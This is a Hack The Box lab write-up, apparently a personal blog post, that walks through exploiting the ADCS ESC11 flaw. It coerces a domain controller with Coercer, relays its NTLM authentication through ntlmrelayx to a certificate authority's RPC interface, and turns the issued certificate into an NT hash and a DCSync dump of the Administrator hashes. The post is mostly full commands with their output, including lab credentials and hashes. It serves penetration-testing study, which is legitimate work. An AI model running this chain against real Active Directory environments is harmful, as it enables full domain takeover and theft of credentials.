
Introduction
ESC11 is a vulnerability in Active Directory Certificate Services (ADCS) that occurs when the RPC interface of the Certificate Authority (CA) — specifically the ICertPassage (MS-ICPR) interface — does not enforce signing or encryption for certificate enrollment requests. This happens because the IF_ENFORCEENCRYPTICERTREQUEST flag is disabled on the CA.
Since no packet signing or encryption is required on this RPC interface, it becomes vulnerable to NTLM Relay attacks. If an attacker manages to coerce the NTLM authentication of a privileged account (such as the machine account of a Domain Controller or a Domain Admin), they can relay that authentication to the CA’s RPC port and request a valid certificate on behalf of the victim.
Why is this critical?
Why do we coerce the DC and not another machine?
We need a certificate using the DomainController template. This template allows unconstrained delegation and provides us with a certificate we can use to authenticate as the Domain Controller itself (
DC01$).The
DC01$account has Enroll permissions on the CA (like any Authenticated User), and theDomainControllertemplate is available in the environment.
If we obtain a certificate for DC01$, we can execute the following attack chain:
DC01$ Certificate ──> PKINIT (Request TGT) ──> Extract NT Hash ──> DCSync (NTDS.dit) ──> Admin Hash
- Request a TGT: We obtain the ticket for
DC01$using the newly issued certificate. - Extract the NT hash: We retrieve the machine account hash during the TGT request via PKINIT.
- Execute DCSync: We use the DC hash against
NTDS.ditto dump all domain secrets. - Full compromise: We steal the
Administratoruser hash to gain complete control of the environment.
Scenario
The scenario in which I worked this vulnerability was on the Ghostlink machine from Hack The Box, which presents the following infrastructure:

To elaborate further:
10.10.15.174   Kali-Linux             → Attacker machine
172.16.20.20   gpz-op26-toolkits      → Compromised machine used as a pivot to reach the CA
172.16.20.10   gpz-op26-secure        → CA (Certificate Authority) ghostlink-GPZ-OP26-SECURE-CA
10.129.41.180  DC01.ghostlink.local   → Domain Controller
Phase 1: ADCS Enumeration
First, we need to confirm whether ADCS exists in the domain and whether any CA has the ESC11 vulnerability.
With NetExec we identify that a CA exists in the domain:
➜  Ghostlink nxc ldap dc01.ghostlink.htb -u 'nvirelli' -p u47YUclrDiwWxBheaSzI -M adcs

LDAP   10.129.42.12    389   DC01        [*] Windows 11 / Server 2025 Build 26100 (name:DC01) (domain:ghostlink.htb) (signing:Enforced) (channel binding:When Supported)
LDAP    10.129.42.12   389   DC01        [+] ghostlink.htb\nvirelli:u47YUclrDiwWxBheaSzI
ADCS    10.129.42.12   389   DC01        [*] Starting LDAP search with search filter '(objectClass=pKIEnrollmentService)'
ADCS    10.129.42.12   389   DC01        Found PKI Enrollment Server: gpz-op26-secure.ghostlink.htb
ADCS    10.129.42.12   389   DC01        Found CN: ghostlink-GPZ-OP26-SECURE-CA
The CA is confirmed and found on the gpz-op26-secure machine.
We now check CA vulnerabilities with Certipy:
➜  Ghostlink certipy find -u 'nvirelli@ghostlink.htb' -p 'u47YUclrDiwWxBheaSzI' -dc-host dc01.ghostlink.htb -ns 10.129.41.180 -dns-tcp -vulnerable -stdout
Certipy v5.1.0 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 33 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 11 enabled certificate templates
[*] Finding issuance policies
[*] Found 13 issuance policies
[*] Found 0 OIDs linked to templates
[*] Retrieving CA configuration for 'ghostlink-GPZ-OP26-SECURE-CA' via RRP
[!] Failed to connect to remote registry. Service should be starting now. Trying again...
[*] Successfully retrieved CA configuration for 'ghostlink-GPZ-OP26-SECURE-CA'
[*] Checking web enrollment for CA 'ghostlink-GPZ-OP26-SECURE-CA' @ 'gpz-op26-secure.ghostlink.htb'
[!] Error checking web enrollment: timed out
[!] Use -debug to print a stacktrace
[*] Enumeration output:
Certificate Authorities
  0
    CA Name                             : ghostlink-GPZ-OP26-SECURE-CA
    DNS Name                            : gpz-op26-secure.ghostlink.htb
    Certificate Subject                 : CN=ghostlink-GPZ-OP26-SECURE-CA, DC=ghostlink, DC=htb
    Certificate Serial Number           : 3F4302F3D68A6AAE4B792DB93F31CCE5
    Certificate Validity Start          : 2026-03-03 16:52:14+00:00
    Certificate Validity End            : 2126-03-03 17:02:12+00:00
    Web Enrollment
      HTTP
        Enabled                         : True
      HTTPS
        Enabled                         : False
    User Specified SAN                  : Disabled
    Request Disposition                 : Issue
    Enforce Encryption for Requests     : Disabled
    Active Policy                       : CertificateAuthority_MicrosoftDefault.Policy
    Permissions
      Owner                             : GHOSTLINK.HTB\Administrators
      Access Rights
        ManageCa                        : GHOSTLINK.HTB\Administrators
                                          GHOSTLINK.HTB\Domain Admins
                                          GHOSTLINK.HTB\Enterprise Admins
        ManageCertificates              : GHOSTLINK.HTB\Administrators
                                          GHOSTLINK.HTB\Domain Admins
                                          GHOSTLINK.HTB\Enterprise Admins
        Enroll                          : GHOSTLINK.HTB\Authenticated Users
    [!] Vulnerabilities
      ESC8                              : Web Enrollment is enabled over HTTP.

      ESC11                             : Encryption is not enforced for ICPR (RPC) requests.
Certificate Templates                   : [!] Could not find any certificate templates
Enforce Encryption for Requests : Disabled
This means we can intercept the NTLM authentication of any privileged machine and relay it as-is to the CA to obtain a certificate.
Phase 2: Environment Setup
To better understand the attack flow, it is necessary to detail the environment structure. As mentioned above, the CA (gpz-op26-secure.ghostlink.htb) is on a different network segment (172.16.20.0/24) and our Kali Linux attacker machine is on the 10.10.15.0/24 network. To resolve this lack of direct connectivity, we use Ligolo-ng to establish a tunnel and pivot through the gpz-op26-toolkits machine (172.16.20.20), which has visibility into both networks.

With this configuration in place, we now have direct addressing and access to the CA.
Phase 3: Attack Execution
This is where it gets interesting — the attack itself.
Step 1: Set Up the Relay

ntlmrelayx will listen to intercept the DC’s authentication and relay it to the CA. Open a terminal and run:
➜ Ghostlink sudo ~/venv/esc11/bin/ntlmrelayx.py -t rpc://172.16.20.10 -rpc-mode ICPR -icpr-ca-name 'ghostlink-GPZ-OP26-SECURE-CA' -smb2support --template DomainController
| Parameter | What it does |
|---|---|
-t rpc://172.16.20.10 | Relay target: the CA via RPC protocol |
-rpc-mode ICPR | Uses the ICertPassage interface (the one that processes certificates) |
-icpr-ca-name '...' | Name of the CA to request the certificate from |
--template DomainController | Certificate template we are going to request |
At this point, the relay is waiting for incoming connections.
Step 2: DC Coercion with Coercer
To force the Domain Controller to authenticate toward our Kali machine (where the relay is waiting), we run Coercer:
coercer coerce \
  -l 10.10.15.174 \
  -t dc01.ghostlink.htb \
  -d ghostlink.htb \
  -u nvirelli \
  -p 'u47YUclrDiwWxBheaSzI' \
  --dc-ip 10.129.41.180
| Parameter | What it does |
|---|---|
coerce | Attack mode: forces the target to authenticate against us |
-l 10.10.15.174 | Listener IP (our Kali). The DC will connect to this IP |
-t dc01.ghostlink.htb | Target (the machine we want to coerce). Can be IP or hostname |
-d ghostlink.htb | Domain the user belongs to |
-u nvirelli | User we authenticate with to the DC to send the RPC calls |
-p 'u47YUclrDiwWxBheaSzI' | User password |
--dc-ip 10.129.41.180 | DC IP (required because the hostname resolves to the same IP and Coercer needs to know where the DC is) |
What does this mean? We use
nvirelli’s credentials to invoke RPC methods on the DC and force it to initiate an outbound connection to our IP (10.10.15.174).
When Coercer prompts to continue through the various methods and protocols, enter C (Continue):
Continue (C) | Skip this function (S) | Stop exploitation (X) ?
Press C to continue (Coercer will try various methods/protocols until it forces the connection to our listener IP).

Relay Flow
When we run both commands in parallel, the network-level attack flow follows this order:
Phase 4: Obtaining the Certificate
As seen in the ntlmrelayx output, the certificate was successfully obtained using the DomainController template:
[*] (RPC): Received connection from 10.129.41.180, attacking target rpc://172.16.20.10
[*] (RPC): Authenticating connection from GHOSTLINK/DC01$@10.129.41.180 against rpc://172.16.20.10 SUCCEED
[*] rpc://GHOSTLINK/DC01$@172.16.20.10 -> Generating CSR...
[*] rpc://GHOSTLINK/DC01$@172.16.20.10 -> CSR generated!
[*] rpc://GHOSTLINK/DC01$@172.16.20.10 -> Getting certificate...
[*] rpc://GHOSTLINK/DC01$@172.16.20.10 -> Successfully requested certificate
[*] rpc://GHOSTLINK/DC01$@172.16.20.10 -> Request ID is 5
[*] rpc://GHOSTLINK/DC01$@172.16.20.10 -> Writing PKCS#12 certificate to ./DC01.pfx
[*] rpc://GHOSTLINK/DC01$@172.16.20.10 -> Certificate successfully written to file
We now have DC01.pfx on disk.
Phase 5: From Certificate to Domain Admin
With the certificate (DC01.pfx) in hand, the next step is to obtain a TGT for the machine account and then perform a DCSync. However, when attempting to authenticate it is common to encounter the following error:
The KRB_AP_ERR_SKEW (clock skew too great) error (code 0x1e) indicates that the time difference between our attacker machine and the KDC (Domain Controller) exceeds the allowed limit (5 minutes by default).
To fix it, we synchronize our attack machine’s clock using ntpdate:
sudo ntpdate 10.129.41.180
There are several ways to resolve this time synchronization error. If you want to know more alternatives, I recommend checking out this article.
With the clock synchronized, we run Certipy using the obtained certificate to request a TGT and retrieve the NT hash:
➜  Ghostlink certipy auth -pfx DC01.pfx -dc-ip 10.129.41.180 -dns-tcp -ns 10.129.41.180 -domain ghostlink.htb

Certipy v5.1.0 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN DNS Host Name: 'dc01.ghostlink.htb'
[*]     Security Extension SID: 'S-1-5-21-3426459382-1936297842-2312468024-1000'
[*] Using principal: 'dc01$@ghostlink.htb'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'dc01.ccache'
[*] Wrote credential cache to 'dc01.ccache'
[*] Trying to retrieve NT hash for 'dc01$'
[*] Got hash: aad3b435b51404eeaad3b435b51404ee:7c02b790a7a6756...
What happened under the hood?
When presenting the certificate to the KDC (Key Distribution Center) via PKINIT (the Kerberos extension that enables certificate-based authentication):
- Identity Validation: The KDC reads the SAN (Subject Alternative Name) field of the certificate, which points to
dc01.ghostlink.htb.- TGT Issuance: Upon verifying that the certificate is legitimate and trusted, the KDC generates and delivers a TGT (Ticket Granting Ticket) for the machine account
DC01$.- NT Hash Recovery: During this PKINIT exchange (specifically in the AS-REP response), Certipy decrypts the data structure and extracts the NT hash of the domain controller account.
With the DC hash, we can execute DCSync. The DC01$ account holds directory replication permissions (GetChanges, GetChangesAll), so it can request a copy of the NTDS.dit:

➜  Ghostlink secretsdump.py ghostlink.htb/dc01\$@dc01.ghostlink.htb -dc-ip 10.129.41.180 -hashes :82c9731fecb932a3f457f81768641f68 -just-dc-user administrator
Impacket v0.13.1 - Copyright Fortra, LLC and its affiliated companies

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:8190e067f478002ddd63eb209b016696:::
[*] Kerberos keys grabbed
Administrator:0x14:3291eeea0dfc6d311e1fc6f5ea0920b0cfee75d818a96b1fd5a70b3b6f28706d
Administrator:0x13:b82fd32fef344067a56681879e2d937e
Administrator:aes256-cts-hmac-sha1-96:b2e73d40a99d49f55a44a05a02fa898119d6f4de72c1eceb5d484c0679d92fd8
Administrator:aes128-cts-hmac-sha1-96:c3607a0efea3207eb5b1df36eb2dd256
Administrator:0x17:8190e067f478002ddd63eb209b016696
[*] Cleaning up...
Thanks for reading — I hope this is useful. If you have any questions, suggestions, corrections, or simply want to share something about this topic, my socials are on this blog — feel free to reach out.
Closing quote:
“I have no special talents. I am only passionately curious.”
— Albert Einstein